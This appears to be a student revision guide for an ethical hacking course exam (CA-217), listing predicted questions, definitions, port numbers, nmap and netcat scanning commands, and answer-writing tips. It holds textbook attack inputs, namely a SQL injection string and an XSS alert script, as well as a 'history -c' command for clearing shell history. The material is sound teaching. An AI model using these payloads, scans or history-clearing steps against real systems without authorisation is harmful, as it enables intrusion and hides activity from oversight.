1. Explain SQL Injection with example and prevention.
2. Explain XSS with types and prevention.
3. Explain CSRF with example and prevention.
4. Explain encryption standards with examples.
5. Explain mobile hacking techniques and how to secure mobile devices.
6. Explain web server security best practices.
7. Explain OWASP Top 10 vulnerabilities.

Q4A Type (4 Marks)

Q4A (4M) Predicted

1. What is SQL Injection? Explain types and prevention techniques.
2. What is Cross-Site Scripting? Explain types with examples and prevention.
3. Explain CSRF attack with prevention methods.
4. Explain mobile platform hacking with malware types and prevention.
5. Explain SSL/TLS with encryption standards and their importance.

Q4B Type (2 Marks)

Q4B (2M) Predicted

1. What is the difference between Hashing and Encryption?

2. What is the purpose of a CSRF Token?
3. What is the difference between a Virus and a Trojan?
4. What is the key size of AES-256?
5. What is the default port of HTTPS?

Q5 Type (6 Marks)

Q5 (6M) Predicted

1. Explain SQL Injection in detail with code examples and prevention methods.
2. Explain XSS and SQL Injection with examples and prevention techniques.
3. Explain encryption standards and techniques with algorithms and their use cases.
4. Explain web application security threats (SQLi, XSS, CSRF) with real-world examples and prevention.
5. Explain mobile platform hacking with malware exploits and security measures.
6. Explain the complete web application hacking methodology with OWASP vulnerabilities, attacks, and server security.

Revision & Last Minute Preparation

Important Definitions (Must Remember)

- **Ethical Hacking:** Legal penetration with permission to find vulnerabilities.
- **Penetration Testing:** Focused technical security assessment.
- **Footprinting:** Collecting information about a target.
- **Google Dorking:** Advanced search operators to find hidden data.
- **Port Scanning:** Checking open/closed/filtered ports on a target.
- **Banner Grabbing:** Reading service welcome messages.
- **Password Cracking:** Recovering passwords by guessing.
- **Privilege Escalation:** Gaining higher access rights.
- **Virus:** Malware that needs host file to spread.
- **Worm:** Self-replicating malware that spreads over network.
- **Trojan:** Malware disguised as legitimate software.
- **Ransomware:** Encrypts files and demands ransom.
- **Social Engineering:** Psychological manipulation of humans.
- **DoS:** Single-source attack to deny service.
- **DDoS:** Multi-source attack using botnets.
- **SQL Injection:** Injecting malicious SQL into input fields.
- **XSS:** Injecting client-side scripts into web pages.
- **CSRF:** Forcing authenticated users to perform unwanted actions.
- **Encryption:** Converting plaintext to ciphertext.
- **Hashing:** One-way function for data integrity.

Important Formulas / Values

- Well-known ports: 0-1023
- Registered ports: 1024-49151
- Dynamic ports: 49152-65535
- TTL Windows = 128, Linux = 64, Cisco = 255
- AES key sizes: 128, 192, 256 bits
- RSA key sizes: 2048, 4096 bits
- Encryption: $C = E(K, P)$ | Decryption: $P = D(K, C)$
- HTTP = Port 80, HTTPS = Port 443, SSH = Port 22, FTP = Port 21, DNS = Port 53

Important Commands

- `nmap -sn 192.168.1.0/24` — Host discovery
- `nmap -sS target` — SYN scan
- `nmap -sV target` — Version detection
- `nmap -O target` — OS fingerprinting
- `telnet target.com 80` — Banner grabbing
- `nc -v target.com 21` — Netcat banner grab
- `ping -c 4 target` — ICMP echo
- `history -c` — Clear command history (Linux)

Important Diagrams to Practice

1. Phases of Ethical Hacking (5 phases with arrows)
2. Types of Hackers (White, Black, Grey Hat)
3. SQL Injection flow (User Input → Vulnerable Query → Database)
4. XSS Types (Stored, Reflected, DOM)
5. Symmetric vs Asymmetric Encryption flow
6. DoS vs DDoS architecture

Top 20 Expected Questions (High Probability)

1. Phases of Ethical Hacking with diagram (Q4A / Q5)
2. Types of Hackers (Q2 / Q3)
3. Footprinting types and techniques (Q3)
4. Port Scanning techniques with Nmap (Q3 / Q4A)
5. Password Cracking: Brute Force vs Dictionary (Q2 / Q3)
6. Privilege Escalation techniques (Q3)
7. Virus vs Worm vs Trojan (Q2 / Q3)
8. Ransomware explanation (Q3 / Q5)
9. Social Engineering types and defense (Q3 / Q4A)
10. DoS vs DDoS with prevention (Q2 / Q3 / Q5)
11. SQL Injection with example and prevention (Q3 / Q4A / Q5)
12. XSS types and prevention (Q3 / Q4A)
13. CSRF with example and prevention (Q3 / Q4A)
14. Symmetric vs Asymmetric Encryption (Q2 / Q3 / Q5)

15. SSL/TLS and HTTPS (Q2 / Q3)
16. Mobile Hacking and Security (Q3 / Q4A)
17. Web Server Security measures (Q2 / Q3)
18. Google Dorking operators (Q2 / Q3)
19. Banner Grabbing and OS Fingerprinting (Q3)
20. OWASP Top 10 (Q2 / Q3)

One Day Before Exam Notes

- Read all definitions twice.
- Draw the 5 phases of Ethical Hacking on paper once.
- Remember port numbers: 80, 443, 22, 21, 53, 3306, 25, 110.
- Remember TTL values: Windows=128, Linux=64.
- Practice SQL Injection payload: ' OR '1'='1
- Practice XSS payload: <script>alert('XSS')</script>
- Remember CSRF prevention: Token + SameSite cookies.
- Remember encryption types: AES (Symmetric), RSA (Asymmetric).
- Remember hashing: SHA-256, bcrypt.
- Read the Unit summaries in this guide.

Last Minute Revision Notes (2 Hours Before Exam)

- **Unit 1:** 5 Phases (R-S-G-M-C), White/Black/Grey Hat, Ethical vs Penetration, Tools (Nmap, Metasploit).
- **Unit 2:** Footprinting (Passive/Active), Google Dorking operators, Nmap scans (-sS, -sT, -sU), Banner Grabbing, Password Cracking (Dictionary, Brute, Rainbow), Privilege Escalation (SUID, Kernel, Cron).
- **Unit 3:** Virus (host needed), Worm (network), Trojan (disguised), Ransomware (encrypt), Spyware (monitor), Adware (ads). DoS (single), DDoS (botnet). Social Engineering: Phishing, Vishing, Smishing, Baiting, Tailgating. Defense: Awareness, MFA, Tokens.
- **Unit 4:** SQLi (input injection), XSS (script injection), CSRF (forced action). Symmetric (AES), Asymmetric (RSA). Hashing (SHA-256). Mobile: Rooting/Jailbreak, MDM. Web Server: HTTPS, WAF, HSTS.

Exam Scoring Strategy & Tips

Time Management (30 Marks Paper)

- Q4(B) First — 2 Marks (2-3 minutes) - Compulsory, easy.
- Q1 (Any 6) — 6 Marks (15 minutes) - Short, write only what is asked.
- Q2 (Any 3) — 6 Marks (18 minutes) - Use bullet points and tables.
- Q3 (Any 2) — 6 Marks (20 minutes) - Include definitions + explanations + examples.
- Q4(A) (Any 1) — 4 Marks (15 minutes) - Draw diagram if possible. Step-by-step explanation.
- Q5 (Any 1) — 6 Marks (20 minutes) - Introduction + detailed explanation + examples + conclusion.
- Review — 5 minutes.

How to Write Answers for Maximum Marks

- **Q1 (1M):** 2-3 lines. Definition format. Bold the key term.
- **Q2 (2M):** 4-5 lines or a small table. For differences, always use a table format.
- **Q3 (3M):** Half page. Start with definition. Use bullet points. Include one example.
- **Q4A (4M):** 1 page. Include definition + diagram (if applicable) + 3-4 point explanation + example.
- **Q4B (2M):** 3-4 lines. Direct answer. No fluff.
- **Q5 (6M):** 1.5 to 2 pages. Introduction, main body with sub-headings, diagram, real-world example, and conclusion.

Common Mistakes to Avoid

- Do not write lengthy introductions for 1-mark and 2-mark questions.
- Do not confuse XSS with CSRF. XSS = script injection; CSRF = forced action.
- Do not confuse Virus with Worm. Virus needs host; Worm is standalone.
- Do not forget to mention authorization in Ethical Hacking answers.
- Do not leave diagrams unlabeled. Always label arrows and phases.
- Do not write generic AI filler. Stick to syllabus topics.

All the Best for Your Examination!

Prepare Smart. Revise Smart. Score High.

CA-217 Ethical Hacking — Complete Study Guide